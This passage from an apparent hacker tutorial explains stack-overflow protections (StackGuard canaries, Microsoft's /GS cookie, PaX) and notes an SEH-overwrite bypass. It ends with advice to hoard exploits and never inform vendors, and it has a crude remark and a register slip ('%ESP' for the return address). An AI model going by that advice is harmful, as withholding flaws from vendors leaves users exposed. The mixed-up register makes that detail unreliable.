So you see, you cannot overwrite the return address with out overwriting the canary. The protection scheme StackGuard offers is fairly simple but at the same time very effective in stopping exploitation via overwriting the %EIP.

The Canary Explained (StackGuard)

Originally StackGuard used 0x00000000 as a canary because it would be difficult to overwrite, since functions such as strcpy() will terminate on a NULL character/byte. However, there are some functions in C that will not terminate at 0x00 such as gets(), so the canary was changed in order to try and prevent these functions from being exploited.
gets() will terminate on 0x0a, hence the reason the canary is: **0x000aff0d.**

Limitations of StackGuard

The obvious limitations of StackGuard is that it really only protects exploitation of stack-based buffer overflows through overwriting the %EIP. Things such as functions pointers can still be overwritten and exploited.

Microsoft's /GS Flag

Microsoft's protection implemented into Visual C++ .NET works in a some what similar way to StackGuard. By default, in MSVC++ .NET, the /GS flag is turned on, giving the protection to programs that are compiled. With this protection, if you were to try and overwrite the frame pointer or return address (%ESP), you would overwrite the canary or "security cookie" as Microsoft likes to call it.
When this happens the protection scheme will detect the alteration of the security cookie and the program will exit.

Lower Addresses ↑

buf2
buf1
var3
canary (0x34a96698)
saved %EBP
return address
function()'s arguments
canary (0x34a96698)
saved %EBP
return address
main()'s arguments

Higher Addresses ↓

The Security Cookie (/GS) Explained:

The security cookie is simply a random cookie that is generated by the protection scheme and is placed before the saved frame pointer and return address. How is this security cookie randomly generated? The security cookie is generated by XORing what is returned by 5 different functions:

GetCurrentThreadId(), GetTickCount(), GetCurrentProcessId(), GetSystemTimeAsFileTime(), QueryPerformanceCounter().

What is returned from each function is XORed with one another. Then the result of XORing what is returned by all the functions is then XORed with the return address the protection scheme is hoping to protect.

It is unlikely there is a way to predict the security cookie, therefore making it extremely difficult to bypass the protection by simply overwriting the security cookie with a clone of itself.

The /GS protection can be bypassed by doing a SEH (Structured Exception Handler) overwrite.

PaX

Wikipedia Article:

http://en.wikipedia.org/wiki/PaX

Documentation of PaX can be found here:

http://pax.grsecurity.net/docs/

Stack Protection Schemes Examined

There are usually numerous ways of exploiting a stack based buffer overflow. You should find different Stack Overflow protection schemes protect against different methods of exploitation.
Above I have explained how two of these protection schemes work, below is a comparison of what each protection scheme can protect against.

	PaX	StackGuard	StackShield	ProPolice SSP	MVSC++ .NET
Parameter function pointer	Y			Y	Y
Parameter to longjmp buffer	Y				
Return Address	Y	Y	Y	Y	Y
Old base pointer	Y	Y	Y	Y	
Function Pointer	Y			Y	Y
Longjmp Buffer	Y				

Y == Yes

PLEASE READ

After learning this you may think it is a good idea to go out looking for Stack Overflow vulnerabilities then writing and publishing exploits. Or of course obviously to gain more knowledge on the subject and then to write and publish exploits.
I would encourage you to get some experience in source code auditing and Fuzzing, as well as just exploit development in general.
But please DO NOT PUBLISH ANY EXPLOITS YOU WRITE, NEVER! DO NOT INFORM THE VENDOR EITHER!

Why is this? There are many reasons; the first being is that script kiddies already have more than enough exploits to play with.
The second being publishing exploits makes vendors aware of their insecure coding practices.

Hacking isn't about helping the security industry, which leeches from Hackers.

A private exploit is a private exploit; keep it private; if not for yourself, for other hackers. There isn't much I hate more than seeing a private exploit appearing on milw0rm (or even worse, SecurityFocus.)

Greetz To

htek, FRSilent, Read101, nic`, BSoD, r0rkty/John h4x, SyS64738, morning_wood, SysSpider, fritz, darkt3ch, SeventotheSeven, Predator/ill skillz, BioHunter, Digerati, butthead, PTP, felosi, wicked/aera, spiderlance, sNKenjoi, tgo, melkor, mu-tiger, royal, Wex, ksv, GoTiT4FrE, D4rk, muon, drygol, santabug, skvoznoy, SuicidalManiac, theNerd, CKD, dlab, snx, skiddieleet, budh, ProwL, Edu19, MuNk, h3llfyr3, disfigure, yorgi, drygol, kon, RedemptiX, dni, belgther, deca, icenix, j0sh, werx, impurity, oHawko, Cefixim, FLX, kingvandal, illbot, str0ke and Kenny, Blake & Stephen from GSO.

Digerati – Thanks for the proof reading and grammar, format and English corrections and of course the nazi butt sex.

SeventotheSeven – Thanks for making the diagram of the stack.

About The Author

Aelphaeis Mangarae is a (in)security enthusiast from Australia.
I am the administrator and founder of BlackHat-Forums.com since it's opening late in 2006.
I am also part of the Zone-H.org Staff, and have been since 2005.
I have published several papers, some of which can be found here on milw0rm:
http://www.milw0rm.com/author/880
I am also the former administrator of Digital Underground, and SecurZone.Org.

MSN Messenger: adm1n1strat10n@hotmail.com
Email: adm1n1strat10n@hotmail.com
IRC: IRC.BlueHell.Org #bhf
Xbox Live Gamer Tag: Aelphaeis
IP Address: *.*.*.*